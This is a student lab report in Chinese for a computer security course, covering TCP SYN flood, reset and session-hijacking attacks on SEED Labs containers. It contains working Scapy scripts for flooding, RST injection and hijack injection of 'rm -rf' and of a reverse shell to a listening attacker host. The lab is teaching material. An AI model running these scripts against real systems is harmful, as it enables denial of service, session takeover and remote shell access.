网安“计算机安全与保密技术”课程
实验报告

姓名	张心驰	学号	20120921	院系	计算机学院
课程号	08A65002	任课教师	戴佳筑	指导教师	戴佳筑
实验地点	计算机大楼 704		实验时间	2022.11.30	
出勤、表现得分（10 分）	实验结果得分（50 分）		实验报告得分（40 分）	实验总分	

实验一　针对 TCP 的攻击实验

一.　实验目的：深入理解针对 TCP 协议的 4 种攻击方法的原理

二.　实验环境:

软件：SEED Labs 安全实验平台


三.　实验内容：TCP 的 SYN 泛洪攻击、复位攻击、会话劫持攻击等的原理及其防御方法

四.　实验步骤

1. 在 SEED Labs 实验平台上克隆另外 2 个虚拟机，和原来的虚拟机一起，分别作为发起攻击的机器（简称攻击机）、遭受攻击的机器（简称受害机）和观察用的机器（简称观察机）。

由于使用容器体积更小，更方便，所以本实验创建容器进行。

（1）首先将 Labsetup.zip 文件夹复制到虚拟机中（直接拖拽即可），并且解压：



（2）进入 Labsetup 文件夹后再构建容器，输入 docker-compose up -d 命令，将按照 Dockerfile 文件中的配置启动并运行所有的容器，可以使用 dockps 命令查看：

```
[12/02/22]seed@VM:~/Labsetup$ docker-compose up -d
Creating network "net-10.9.0.0" with the default driver
Creating seed-attacker   ... done

Creating user1-10.9.0.6  ... done

Creating user2-10.9.0.7  ... done

Creating victim-10.9.0.5 ... done

[12/02/22]seed@VM:~/Labsetup$ docker ps --format "{{.ID}}  {{.Names}}"
868d3fad9b7f  victim-10.9.0.5
ce0d1df087cd  user1-10.9.0.6
2873e57def5a  user2-10.9.0.7
c64217e937df  seed-attacker
```

即构建了 4 态容器，一台 seed-attacker 作为攻击者，一台 victim-10.9.0.5 作为受害者，另外两台 user 作为用户机（观察者）。

观察配置文件可以发现虚拟机的./volumes 文件夹被挂载到攻击容器的/volumes 文件夹下，此时可以在./volumes 文件夹编写文件实现共享。

同时设置攻击机的网络模式为 host 模式，直接使用主机的网络，实现嗅探所有容器之间的数据包。

2. SYN 泛洪攻击

（1）查看泛洪攻击前被攻击主机上的 TCP 链接的状态；

在受害主机上打开 shell，并且输入命令”netstat -nat”查看 TCP 连接状态：

```
[12/02/22]seed@VM:~/Desktop$ docksh 86
root@868d3fad9b7f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42455        0.0.0.0:*               LISTEN
```

观察到所有 TCP 连接都处于监听状态。

（2）关闭 SYN Cookie，发起 SYN 泛洪攻击；

①查看 SYN Cookie 状态，显示已关闭。若此时是打开状态，则使用命令 sysctl -w net.ipv4.tcp_syncookies=0：

```
root@868d3fad9b7f:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0 查看syn cookie状态，显示已关闭
root@868d3fad9b7f:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

②使用 Python 编程 synflood.py 编写 SYN 攻击程序：

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst = "10.9.0.5")        # victim
tcp = TCP(dport = 23, flags = 'S')     # SYN package, telnet
```

```
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))     # source ip
    pkt[TCP].sport = getrandbits(16)     # source port
    pkt[TCP].seq = getrandbits(32)       # sequence number
    send(pkt, verbose = 0)
```

③给 synflood.py 脚本添加可执行权限：chmod +x synflood.py，并使用./synflood.py 命令执行。

（3）向受害机发起 telnet 连接，查看出现的情况（等待至少 1 分钟后）；

$ telnet 10.9.0.5

```
[12/03/22]seed@VM:~/Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
868d3fad9b7f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
 are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 06:51:00 UTC 2022 from 10.9.0.1 on pts/2
seed@868d3fad9b7f:~$
```

发现可以通过主机连接受害机，原因可能有以下几点：

①在多次重发 SYN+ACK 无响应后，便将 TCB 从队列中取出，便有一个机会可以容纳其他的数据包，此时 telnet 的速度可能快于 python 运行的速度，所以可以主机通过 telnet 连接到受害机。

②队列中可容纳的半开放连接的数目太大，导致 telnet 连接成功概率变大。

③Ubuntu 20.04 中设置了在 backlog 队列中 1/4 存放历史可行的地址，可以清除缓冲区：

```
root@868d3fad9b7f:/# ip tcp_metrics show
10.9.0.1 age 366.320sec cwnd 10 rtt 91us rttvar 70us source 10.9.0.5
10.9.0.6 age 0.268sec cwnd 10 rtt 81us rttvar 81us source 10.9.0.5
root@868d3fad9b7f:/# ip tcp_metrics flush
root@868d3fad9b7f:/# ip tcp_metrics show
root@868d3fad9b7f:/#
```

解决方案：减少队列中可容纳的半开放连接的数目，清空缓存中存放的历史的可行地址，并且并行运行 10 个 synflood.py 脚本，查看攻击结果，攻击成功，主机无法通过 telnet 连接受害机：


```
root@VM:/home/seed/Labsetup# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

（4）查看泛洪攻击后被攻击主机上的 TCP 链接的状态；

全部处于半开放连接状态：

```
root@868d3fad9b7f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:37761        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             247.84.120.13:19955     SYN_RECV
tcp        0      0 10.9.0.5:23             103.62.193.242:58740    SYN_RECV
tcp        0      0 10.9.0.5:23             14.128.157.24:25853     SYN_RECV
tcp        0      0 10.9.0.5:23             98.103.211.240:45448    SYN_RECV
tcp        0      0 10.9.0.5:23             80.37.107.86:5191       SYN_RECV
tcp        0      0 10.9.0.5:23             179.97.182.146:19513    SYN_RECV
tcp        0      0 10.9.0.5:23             2.221.165.157:38869     SYN_RECV
tcp        0      0 10.9.0.5:23             242.152.94.31:51361     SYN_RECV
tcp        0      0 10.9.0.5:23             110.124.82.226:23114    SYN_RECV
tcp        0      0 10.9.0.5:23             15.128.52.145:24644     SYN_RECV
tcp        0      0 10.9.0.5:23             205.106.60.252:62600    SYN_RECV
tcp        0      0 10.9.0.5:23             121.220.229.250:12666   SYN_RECV
tcp        0      0 10.9.0.5:23             4.236.134.2:61772       SYN_RECV
tcp        0      0 10.9.0.5:23             47.203.165.253:581      SYN_RECV
tcp        0      0 10.9.0.5:23             186.238.255.11:24873    SYN_RECV
tcp        0      0 10.9.0.5:23             185.229.233.180:46344   SYN_RECV
tcp        0      0 10.9.0.5:23             108.251.53.234:12976    SYN_RECV
tcp        0      0 10.9.0.5:23             81.50.199.154:55151     SYN_RECV
```

（5）在观察机上用 Wireshark 查看攻击机和受害机之间通信的数据包的情况；




发现没有捕获到 Telnet 数据包。

（6）启动 SYN Cookie 后，再次发起泛洪攻击；

在受害机上输入命令：sysctl -w net.ipv4.tcp_syncookies=1

（7）再次向受害机发起 telnet 连接，查看出现的情况。

```
root@VM:/home/seed/Labsetup# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
868d3fad9b7f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 08:57:40 UTC 2022 from 10.9.0.1 on pts/2
```



可以成功收发 telnet 数据包并快速地完成 telnet 连接。

（8）使用 C 程序攻击，发现 telent 连接响应速度比用 Python 攻击时更快，原因时 C 程序没有 Python 脚本运行速度快，telent 比 SYN=1 的 TCP 数据包到达更快。

3.对 Telnet 的复位攻击


（1）把第一个步骤的 3 个虚拟机分别作为客户机、服务器和攻击机；

令 User1(10.9.0.6)作为客户机，Victim（10.9.0.5）作为服务器，Attacker（10.9.0.1）作为攻击机。

（2）客户机用 Telnet 连接服务器；

```
root@ce0d1df087cd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
868d3fad9b7f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 14:22:34 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
```

使用 Wireshark 抓取 Telnet 数据包，最后一个数据包的信息如下：



（3）在攻击机上用 Python 代码分别发起对服务器复位攻击，并查看客户机上的 telnet 的连接情况。

Python 程序 tcprst.py 如下：

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src = "10.9.0.6", dst = "10.9.0.5")
tcp = TCP(sport = 44930, dport = 23, flags = "R", seq = 4147128734)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose = 0)
```

发动攻击，查看 Telnet 连接情况：

```
seed@868d3fad9b7f:~$ Connection closed by foreign host.
root@ce0d1df087cd:/#
```

发现客户机和服务器之间的 Telnet 连接被断开。

4.TCP 的会话劫持攻击

（1）把第一个步骤的 3 个虚拟机分别作为客户机、服务器和攻击机；

令 User1(10.9.0.6)作为客户机，Victim（10.9.0.5）作为服务器，Attacker（10.9.0.1）作为攻击机。

（2）在服务器上创建一个文件“new.txt”,这个文件将会在后续的会话劫持攻击中被删除；

```
root@868d3fad9b7f:/# touch new.txt
root@868d3fad9b7f:/# ls
bin   dev  home  lib32  libx32  mnt      opt   root  sbin  sys  usr
boot  etc  lib   lib64  media   new.txt  proc  run   srv   tmp  var
```


（3）在客户机上 telnet 服务器，查看刚才创建的文件“new.txt”；

```
root@ce0d1df087cd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
868d3fad9b7f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Dec  7 02:08:55 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/
```

使用 telnet 登录到服务器的用户名目录下，之前创建的 new.txt 文件在根目录下。

（4）在攻击机上用 Python 代码发起会话劫持攻击，删除服务器上的“new.txt”；


①使用 Wireshark 抓取数据包，源端口号为 39058，目的端口号为 23：



②编写 TCP 会话劫持程序：

```
#!/usr/bin/env python3

from scapy.all import *
ip = IP(src = "10.9.0.6", dst = "10.9.0.5")
tcp = TCP(sport = 39058, dport = 23, flags = "A", seq = 1182998765, ack =
3854589994)
data = "Hello, I'm attacker"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

③发起攻击，捕获数据包：



④重新抓取数据包，查看端口号、序列号等信息，将上述 Python 程序的数据部分替换为”\r rm -rf /new.txt\r”，注意：一定要在客户端切换到超级用户下，否则没有删除权限；结尾的’\r’也不能省略，否则相当于输入字符串没有按回车键，不能执行命令。


⑤发起攻击，观察运行结果，删除文件成功：


```
root@868d3fad9b7f:/# ls
bin   dev  home  lib32  libx32  mnt      opt   root  sbin  sys  usr
boot  etc  lib   lib64  media   new.txt  proc  run   srv   tmp  var
root@868d3fad9b7f:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
```

（5）在客户机上使用刚才连接的 telnet，看看有什么情况，并请说明原因。

客户机上不允许输入命令，光标被锁死。客户机尝试给服务器发送数据包，后面几条数据包内容都相同，一直尝试和服务器建立连接，但是没有响应，最终被服务器断开连接。

原因：会话劫持的步骤是通过抓取成功接收的最后一个 telnet 数据包，获取其 nextseq 和 ack 进而构造出理论的下一个包的 seq 和 ack 实现劫持，即攻击主机已经将这个 seq 用掉了，并且服务端已经返回 ack 确认包。但是又在客户端尝试输入，输入内容所发的包用的还是刚才的 seq，seq 相同意味着会被看做同一个包，即发送端重发了一个已经收到应答的报文段，造成虚假重传，并不会收到服务端的确认，即没有交互反应，失去与服务器的会话连接。






telnet 的机制：每次在客户端输入内容后，client 会向 server 发一个包，然后 server 会返回一个包确认，这个时候 client 才会继续从 stdin 读数据。因为客户端发送的数据包被劫持了，就没有返回包了，所以输入框被锁死了。

综上所述：客户端发送的数据包的 seq 之前已经被攻击者使用过，并且服务端已经返回 ack 确认包。但是又在客户端尝试输入，seq 相同意味着会被看做同一个包，即发送端重发了一个已经收到应答的报文段，造成虚假重传，并不会收到服务端的确认，所以不能从标准输入流 stdin 中读入数据。


如果数据包的 seq 不是下一跳但是在窗口范围内，但是 ack 仍为理论值（否则不会被劫持？），一段时间内客户端仍可以输入内容，但是过了一会处理到该数据包时会导致光标被锁死（以下文字为本人实验总结截图）。

```
5 tcp = TCP(sport = 40218, dport = 23, flags = "A",
  seq = 388208240, ack = 2040753114)
```

发现在客户端键入字符，服务器只会向客户机单向发送数据包，



当ack为388208239后，还需要再键入一次才会使客户机向服务器发送数据包，并且这个数据包为虚假超时重传，且序列号为388208239，客户机不能键入命令：



（6）自动攻击，在受害者新建一个 new.txt 文件，Python 利用 scapy **自动攻击**代码，删除 new.txt：

```
#!/usr/bin/env python3
from scapy.all import *

LOCAL_MAC = '02:42:3d:0a:db:e0'    # 主机的 MAC 地址

def spoof_pkt(pkt):
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
ack=pkt[TCP].seq+1)
    data = "\r rm -rf /new.txt\r"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
```

```
    exit(0)

f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
# format the string,{} is var, removing packets whose source MAC address
is the host MAC address
#f = 'tcp'
pkt = sniff(iface='br-a0ea233130b0', filter=f, prn=spoof_pkt)
# sniff(filter="",iface="any",prn=function,count=N)
# filter 参数主要是用来对数据包进行过滤；iface 用来指定要使用的网卡，默认为第一
块网卡；
# prn 表示对捕获到的数据包进行处理的函数；count 用来指定监听到数据包的数量，达到
指定的数量就会停止监听。
```

在客户机给受害者发送一个数据包后，程序会自动根据受害者返回的数据包的信息设置 TCP 会话劫持攻击的数据包。

```
root@VM:/volumes# hijack_auto.py
```

```
root@868d3fad9b7f:/# ls /
bin   dev  home  lib32  libx32  mnt      opt   root  sbin  sys  usr
boot  etc  lib   lib64  media   new.txt  proc  run   srv   tmp  var
root@868d3fad9b7f:/# ls /
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
```

删除 new.txt 成功！！

5. 通过 TCP 的会话劫持攻击创建“Reverse Shell”

（1）把第一个步骤的 3 个虚拟机分别作为客户机、服务器和攻击机；

（2）在客户机上 telent 服务器；

```
root@ce0d1df087cd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
868d3fad9b7f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec  9 08:15:17 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@868d3fad9b7f:~$
```

（3）在攻击机上使用 Python 代码对服务器发起 TCP 的会话劫持攻击来创建“Reverse Shell”；

①在攻击机上激活一个 9090 端口，用于监听用户连接：

```
root@VM:/volumes# nc -lv 9090
Listening on 0.0.0.0 9090
```

②再打开一个终端登录攻击机，编写 Python 代码发起会话劫持攻击：

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src = "10.9.0.6", dst = "10.9.0.5")
tcp = TCP(sport = 37234, dport = 23, flags = 'A', seq = 2068387604, ack =
226774075)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

```
